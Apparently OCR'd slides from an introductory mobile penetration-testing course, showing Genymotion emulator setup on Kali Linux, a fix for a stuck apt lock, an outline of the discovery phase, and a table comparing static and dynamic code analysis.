
Genymotion After installation


Genymotion
GENYMOTION
Error, unable to start VirtualBox
In order to work, Genymotion requires VirtualBox to be installed on your computer. You can download the latest version of VirtualBox from www.virtualbox.org/wiki/Downloads.
Genymotion log archive has been saved in /root/genymotion-logs-20190623-091604.zip
Please contact Genymotion support for more help.
OK




Genymotion Device template



root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# apt-get install virtualbox
E: Could not get lock /var/lib/dpkg/lock-frontend - open (11: Resource temporarily unavailable)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), is another process using it?
root@kali:~/Downloads# ps -axf | grep apt
2341 ? S 0:00 _ /usr/lib/apt/methods/http
2342 ? S 0:51 _ /usr/lib/apt/methods/http
3110 pts/1 S+ 0:00 _ grep apt
root@kali:~/Downloads# kill -9 2341
root@kali:~/Downloads#




Genymotion Android Device



Genymotion Android Device



Genymotion Android Device



Genymotion Android Device

PENETRATION TESTING

Discovery

DISCOVERY

- Collect information that is essential in understanding events that lead to the successful exploitation of mobile applications
- Open Source Intelegent (OSINT)
- Learning the Platform, develop threat model
- Understand Type of Applications (native, hybrid, web)
- Get the Applications installer (apk)

PENETRATION TESTING

Analysis, Exploitation

DYNAMIC VS. STATIC ANALYSIS

DYNAMIC	STATIC
Execution of system Components	Investigation without operation
Running The Software	Reverse Engineering
Debugger Tools	Dissassembler/Decompiler Tools

STATIC ANALYSIS (REVERSE ENGINEERING)

Advantages	Limitations
It can find weaknesses in the code at the exact location.	It is time consuming if conducted manually.
It can be conducted by trained software assurance developers who fully understand the code.	Automated tools do not support all programming languages.
It allows a quicker turn around for fixes.	Automated tools produce false positives and false negatives.
It is relatively fast if automated tools are used.	There are not enough trained personnel to thoroughly conduct static code analysis.
It permits weaknesses to be found earlier in the development life cycle, reducing the cost to fix.	It does not find vulnerabilities introduced in the runtime environment.

https://gcn.com/articles/2009/02/09/static-vs-dynamic-code-analysis.aspx

